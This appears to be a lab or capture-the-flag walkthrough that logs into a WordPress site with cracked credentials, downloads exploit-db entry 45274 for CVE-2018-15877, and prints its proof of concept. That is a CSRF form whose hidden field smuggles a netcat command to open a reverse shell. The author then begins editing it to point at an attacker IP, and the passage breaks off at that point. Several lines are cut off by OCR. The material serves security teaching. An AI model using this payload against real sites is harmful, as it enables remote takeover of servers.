
It's time to login into the Wordpress website using the cracked credentials.




The Login was successful.




I started searching for any vulnerable plugins in the website. After a bit of searching, I found this plugin named Wordpress Activity Monitor.



I searched for any information that could be helpful. The site was running the latest version of Wordpress. So it should be bereft of any vulnerabilities. I tried to get more information abo -ut wordpress activity monitor like its version etc. I didn't get any.



When I did a Google search for this plugin, the first result was an exploit related to this plugin present in exploit database.



I am not sure whether this will work on our target or not. I decided to give it a try.

Using searchsploit, I downloaded the exploit onto my attacker machine.

```
root@kali:~# searchsploit wordpress activity monitor
--------------------------------------- ---------------------------------
 Exploit Title                          |  Path
                                        | (/usr/share/exploitdb/)
--------------------------------------- ---------------------------------
WordPress Plugin Plainview Activity | exploits/php/webapps/45274.html
--------------------------------------- ---------------------------------
Shellcodes: No Result
root@kali:~# searchsploit -m 45274
  Exploit: WordPress Plugin Plainview Activity Monitor 20161228 - (Authentica
ted) Command Injection
      URL: https://www.exploit-db.com/exploits/45274
     Path: /usr/share/exploitdb/exploits/php/webapps/45274.html
File Type: HTML document, ASCII text, with CRLF line terminators

Copied to: /root/45274.html
```

The name of the exploit is Wordpress Plugin Plainview Activity Monitor exploit and its written in html.

```
45274.html
File  Edit  Search  Options  Help
<!--
About:
============
Component: Plainview Activity Monitor (Wordpress plugin)
Vulnerable version: 20161228 and possibly prior
Fixed version: 20180826
CVE-ID: CVE-2018-15877
CWE-ID: CWE-78
Author:
- LydA(c)ric Lefebvre (https://www.linkedin.com/in/lyderic

Timeline:
============
- 2018/08/25: Vulnerability found
- 2018/08/25: CVE-ID request
- 2018/08/26: Reported to developer
- 2018/08/26: Fixed version
- 2018/08/26: Advisory published on GitHub
- 2018/08/26: Advisory sent to bugtraq mailing list
```

Open the exploit in any text editor as shown below. Scroll down and you can see the code of the exploit. Since it is a Proof Of Concept (POC), the exploit is coded to open a netcat sessio -n on the same machine.

45274.html

File Edit Search Options Help

```
References:
============
https://github.com/aas-n/CVE/blob/master/CVE-2018-15877/

PoC:
-->

<html>
  <!--  Wordpress Plainview Activity Monitor RCE
        [+] Version: 20161228 and possibly prior
        [+] Description: Combine OS Commanding and CSRF to get reverse shell
        [+] Author: LydA(c)ric LEFEBVRE
        [+] CVE-ID: CVE-2018-15877
        [+] Usage: Replace 127.0.0.1 & 9999 with you ip and port to get reverse
        [+] Note: Many reflected XSS exists on this plugin and can be combine w
  -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost:8000/wp-admin/admin.php?page=plainview_activ
      <input type="hidden" name="ip" value="google.fr| nc -nlvp 127.0.0.1 9999
      <input type="hidden" name="lookup" value="Lookup" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Let's make the changes as shown below to the code highlighted. This changes open a netcat session to IP 192.168.41.134 which is our attacker machine.

*45274.html

